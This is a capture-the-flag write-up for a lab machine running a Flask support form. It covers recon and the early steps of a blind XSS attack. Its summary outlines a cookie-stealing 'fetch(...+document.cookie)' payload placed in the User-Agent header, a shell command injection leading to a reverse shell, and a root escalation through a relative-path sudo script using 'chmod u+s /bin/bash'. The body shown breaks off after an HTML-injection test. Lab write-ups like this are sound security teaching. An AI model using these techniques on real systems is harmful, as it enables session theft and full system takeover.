Headless
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. A Flask app on port5000exposes a/supportform that forwards the request headers to/dashboard, where an administrative bot reviews them. Injecting<img onerror=fetch(...+document.cookie)>into theUser-Agent(Blind XSS) leaks the admin session cookie and unlocks/dashboard. Thedateparameter of the report generator is concatenated into a shell command, so a;payload yields a reverse shell as dvir. To escalate,sudo -lallows/usr/bin/syscheckwithout a password; the script invokes./initdb.shwith a relative path, so dropping our owninitdb.shwithchmod u+s /bin/bashin the cwd closes the chain toroot.
Recon
Initial scan
A quick ping hints at the operating system before the full nmap.

PING 10.10.11.8 (10.10.11.8) 56(84) bytes of data.
64 bytes from 10.10.11.8: icmp_seq=1 ttl=63 time=108 ms
The observed TTL is 63, not 64: every routing hop decrements it by one, so the original was 64 and that points at Linux (Windows starts from 128). An indicator, not a confirmation.
Full TCP sweep next:

PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 63
5000/tcp open  upnp    syn-ack ttl 63
The -oG file the scan leaves behind is summarised by extractPorts, another ~/.zshrc function, which also copies the list to the clipboard for the second scan:
extractPorts scan
Extracting information ...
IP Address: 10.10.11.8
Open ports: 22,5000

Ports copied to clipboard
Only two ports: 22 (SSH) and 5000. nmap labels it upnp because of the default service for that port, but 5000 is the canonical port for a Python development server (Flask/Werkzeug). A focused -sCV against those two ports confirms it:

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
5000/tcp open  http    Werkzeug httpd 2.2.2 (Python 3.11.2)
|_http-server-header: Werkzeug/2.2.2 Python/3.11.2
|_http-title: Under Construction
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Werkzeug 2.2.2 + Python 3.11.2 = a Flask app running on the dev server. OpenSSH 9.2p1 Debian 2+deb12u2 also pins the base: Debian 12 (Bookworm). SSTI is in the back of my mind, but I want to enumerate the web first.
Web - TCP 5000

Port 5000 serves an Under Construction page with a countdown. wappalyzer detects no technology at all, not even after hitting its Reload, so there is no hint from that side:
The source hides no secrets either, but it does hand over something useful: the For questions button points at /support, a route that had not shown up yet.

<div class="container">
    <h1>Welcome to Our Website</h1>
    <p>We're working hard to bring you an amazing online experience.</p>
    <div class="countdown">
        Site will be live in <span id="countdown">Loading...</span>.
    </div>
    <a href="/support" class="button">For questions</a>
</div>
What does drop a detail is whatweb:

http://10.10.11.8:5000 [200 OK] Cookies[is_admin], Country[RESERVED][ZZ], HTML5,
HTTPServer[Werkzeug/2.2.2 Python/3.11.2], IP[10.10.11.8], Python[3.11.2],
Script, Title[Under Construction], Werkzeug[2.2.2]Cookies[is_admin]: the app hands out a cookie by that name to any anonymous visitor, with no login involved. A cookie whose name is literally a privilege boolean is the kind of detail worth holding on to before probing anything. A route scan with dirsearch also exposes two endpoints:

[21:15:52] 401 -   317B - /dashboard
[21:16:46] 200 -    2KB - /support
/dashboard responds 401, so it needs authentication. /support is open, a free-form form, the entry point.

Before testing anything, a normal submission intercepted with Burp shows how the form travels:

POST /support HTTP/1.1
Host: 10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs

fname=jaime&lname=jaime&email=jaime%40jaime&phone=12345467&message=jaime
Two takeaways. The first rules out a vector: the data travels as plain x-www-form-urlencoded, not XML, so there is nowhere to slip in an XXE. The second is the good one, and confirms what whatweb hinted at: the is_admin cookie I was handed is InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs. That shape (a base64url payload, a dot, a signature) is itsdangerous, the library Flask signs its cookies with, and InVzZXIi decodes to "user".

With the request still held, Burp can also ask for the response (Do intercept → Response to this request), which is how to see the HTML exactly as the server emits it rather than trusting whatever the browser paints:

<form method="POST">
    <label for="fname">First Name:</label>
    <input type="text" id="fname" name="fname" required>
    <label for="lname">Last Name:</label>
    <input type="text" id="lname" name="lname" required>
    <label for="email">Email:</label>
    <input type="email" id="email" name="email" required>
    <label for="phone">Phone Number:</label>
    <input type="tel" id="phone" name="phone" required>
    <label for="message">Message:</label>
    <textarea id="message" name="message" required></textarea>
    <button type="submit">Submit</button>
</form>
Five fields, no server-side validation in sight and no anti-CSRF token. So the cookie states who I am in the clear, but it is signed with a server-side key. Flipping "user" to "admin" by hand invalidates the signature and the server rejects it. To hold a valid admin cookie, either the server has to issue it, or it has to be stolen from someone who already has one.
Shell as dvir
Blind XSS through User-Agent
The first attempt is the naive one: drop HTML tags into the form fields themselves and see what the application does with them.

Before submitting it, Burp's proxy is switched on from FoxyProxy to watch where the request goes and what the server answers. And the answer is not the expected one: instead of storing the message, the server returns a "Hacking Attempt Detected!" page that renders the full HTTP headers of the rejected request (User-Agent, Accept-Language, Cookie...).

Hacking Attempt Detected

Your IP address has been flagged, a report with your browser information has been sent to the
administrators for investigation.

Client Request Information:

Method: POST
URL: http://10.10.11.8:5000/support
Headers: Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Referer: http://10.10.11.8:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
That's the key detail: if the /dashboard panel (where an admin bot reviews attempts) renders that same template, the headers are interpreted as HTML on the admin side. Classic Blind XSS against an admin bot: the attacker never sees the result, only the side effect on their own server.
First I confirm the headers are interpreted as HTML. With Burp I replace three of them with a test tag, <h5>jaime</h5>, to see which ones get escaped and which do not:

User-Agent: <h5>jaime</h5>
Accept-Language: <h5>jaime</h5>
Accept-Encoding: <h5>jaime</h5>
The server renders them verbatim: the injected word shows up styled in boxes in all three, confirming the HTML is interpreted and that none of them is escaped:
